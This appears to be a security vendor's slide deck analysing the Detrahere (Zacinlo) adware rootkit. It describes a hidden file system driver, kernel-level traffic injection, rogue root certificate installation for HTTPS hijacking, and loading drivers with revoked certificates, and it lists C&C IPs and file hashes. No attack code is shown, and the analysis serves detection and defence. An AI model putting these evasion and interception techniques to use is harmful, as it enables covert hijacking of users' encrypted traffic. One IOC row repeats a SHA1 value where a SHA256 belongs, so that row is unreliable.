
# Hidden file system

- Through this Filter driver, the malware components are protected from investigations and false information on path is provided to the system. This will confuse security products and analysis tools.
- Ex) *C:\windows\system32\sncibkt.exe* image is actually *C:\Windows\System32\spSATRM\sncibkt.exe*




# Network traffic injection

# Network traffic injection



# Network traffic injection – netfilter2.sys

There is a MITM kernel component that are written based upon commercial netfilter2 driver code from netfiltersdk.com



# Netfilter2 – transparent proxy

The filter driver provides functionality to inject packets on the fly.

- The filtering is fully transparent, because the driver allows viewing and changing TCP/UDP data without redirecting the traffic to proxy and modifying the addresses. There are no conflicts with antiviruses, firewalls and other filters.

<https://netfiltersdk.com/nfsdk.html>

# Network traffic injection – netfilter2.sys

- The netfilter2.sys driver will be loaded with random names through hidden file system
- It looks like this netfilter2.sys has close similarity to the NetFilterSDK.com provided one
- We believe the attackers have access to the netfilter2.sys source code
- The source code is commercially available

```
.rdata:FFFFFF803D3E204F8 aCProjectsProje db 'C:\projects\projectsJ\nfsdk2_1.5.4\driver_wfp\Win8\Win8Release\x6'  
.rdata:FFFFFF803D3E204F8 db '4\netfilter2.pdb',0
```

# Adding new root certificate

The screenshot shows a Windows Task Manager window with the 'services.exe' process selected. The 'Details' pane shows the process is 'Unknown' and its hash could not be retrieved. The 'Registry' pane shows a binary value set for the path `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\86104B273B6484540A02F648B52FC55A6063C36C` with the value name 'Blob'. The 'Certificates - Current User' window is open, showing a list of certificates. A red box highlights the 'SecureTrust Network Root CA 2' certificate, which is marked as 'Trusted'. A red arrow points from the text 'Installed root certificate' to this certificate.

Issued To	Issued By	Expiration Date	Intended Purposes	Friendly Name
Baltimore CyberTrust Root	Baltimore CyberTrust Root	5/12/2025	Server Authentication...	DigiCert I...
Class 3 Public Primary Certification Authority	Class 3 Public Primary Certificatio...	8/1/2028	Server Authentication...	VeriSign C...
Copyright (c) 1997 Microsoft Corp.	Copyright (c) 1997 Microsoft Corp.	12/30/1999	Time Stamping	Microsoft...
Hotspot 2.0 Trust Root CA - 03	Hotspot 2.0 Trust Root CA - 03	12/8/2043	Server Authentication...	Hotspot 2...
Microsoft Authenticode(tm) Root Authority	Microsoft Authenticode(tm) Root...	12/31/1999	Secure Email, Code ...	Microsoft...
Microsoft Development Root Certificate Authority ...	Microsoft Development Root Cert...	5/28/2039	<All>	Microsoft...
Microsoft Root Authority	Microsoft Root Authority	12/31/2020	<All>	Microsoft...
Microsoft Root Certificate Authority	Microsoft Root Certificate Authori...	5/9/2021	<All>	Microsoft...
Microsoft Root Certificate Authority 2010	Microsoft Root Certificate Authori...	6/23/2035	<All>	Microsoft...
Microsoft Root Certificate Authority 2011	Microsoft Root Certificate Authori...	3/22/2036	<All>	Microsoft...
NO LIABILITY ACCEPTED, (c)97 VeriSign, Inc.	NO LIABILITY ACCEPTED, (c)97 Ve...	1/7/2004	Time Stamping	VeriSign 1...
<b>SecureTrust Network Root CA 2</b>	<b>SecureTrust Network Root CA 2</b>	<b>9/15/2058</b>	<b>&lt;All&gt;</b>	<b>&lt;None&gt;</b>
Symantec Enterprise Mobile Root for Microsoft	Symantec Enterprise Mobile Root ...	3/14/2032	Code Signing	<None>
Thawte Timestamping CA	Thawte Timestamping CA	12/31/2020	Time Stamping	Thawte T...
VeriSign Class 3 Public Primary Certification Autho...	VeriSign Class 3 Public Primary Ce...	7/16/2036	Server Authentication...	VeriSign

- The malicious user-mode component will add new root certificate
- Used to hijack HTTPS sessions on the system

# Conclusion

- Detrahere (Zacinlo) is a threat that intercepts network traffic on a machine to inject ads
- It has multiple self-protection mechanisms
  - Hidden file system to hide core drivers
  - Anti-analysis/debug/detection
- It abuses feature in Windows driver verification to load kernel drivers using revoked certificate
- WDATP has a good visibility into the detailed behaviors from the threat
- WDO can be used to remediate the threat overriding persistence mechanism



# C&C Servers

IP	Description
119.28.136.132:80 (gpt5.com)	ASN: 132203 City: Beijing State: Beijing Country: China Organization: TENCENT CLOUD COMPUTING (BEIJING) CO. LTD.
104.193.88.77:80 ( <a href="http://www.baidu.com">www.baidu.com</a> )	ASN: 55967 City: Cupertino State: California Country: United States Organization: BAIDU USA LLC
211.159.220.234:80 (adxco.cn)	ASN: 45090 City: Beijing State: Beijing Country: China Organization: TENCENT CLOUD COMPUTING (BEIJING) CO. LTD.
119.28.137.94:8080 ( <a href="http://www.user2best.com">www.user2best.com</a> )	ASN: 132203 City: Beijing State: Beijing Country: China Organization: TENCENT CLOUD COMPUTING (BEIJING) CO. LTD.

# IOCs

SHA1	SHA256	Filename	Defender/descriptions
deb585177e3fb4a935ca177260b02714ab511353	5edeba23daabdeaaefea7d0ba3c153a8db07363a16c659cd120e3aa9981f485b	setup.exe	Infector
954e690318768729b2e825622c883b803fcb8433	bf57248c47bb1fc44bafad7bb257d1e03e04128d847e5d895a05ec83cea5bd27	C:\Windows\System32\spsatrm\sncibkt.exe	Trojan:Win64/Detrahert
94ec03ad3168a1b8bead60555f0629b9186e00e6	8f0d55b54ddccf97ea798b40fc0a921f59010e5f02118251438ffcf79f19847a	C:\windows\system32\sncibktsvc.exe	NULL filled file
86218530d9043ff51e1d581a96e89140820c8fcb	d9fcc3554d657d68c94001438ebce24842cec393ad97d3789a30c074261519ad	C:\Windows\System32\spsatrm\sncibkt.sys	<u>VirTool:Win64/Detrahert</u>
0cbe4787b9a25bdbd8978e477d1d4bcbe06ae341	fcfce0027b85069790b25b08444acc4ebcb24567d6f461e63ca20f067e7284e6	bfilps.sys	<u>Trojan:Win64/Detrahert.S</u>
1cb1f70a120a61ee9c97d8f7c5ba6e9ea8674e51	78ac863f8ccea5cd81a3361c203ba792379735ba5a311d8607f1f1e5872edb2d	lsswzcgj.sys	<u>Trojan:Win64/Detrahert.S</u>
9258b5d3a559ed02a4afaf0dd8079820ebff3bc8	c86de08ac277735e62bef81a3068536b43cccf8f278e6cd59e50a6a8874c4973	rtduxz.exe	<u>Trojan:Win32/Detrahert.B!dr</u>
69d209cb78d8e37de47bc697169f6bb7de4fa738	69d209cb78d8e37de47bc697169f6bb7de4fa738	notepad.exe	<u>Trojan:Win32/Detrahert.B!dr</u>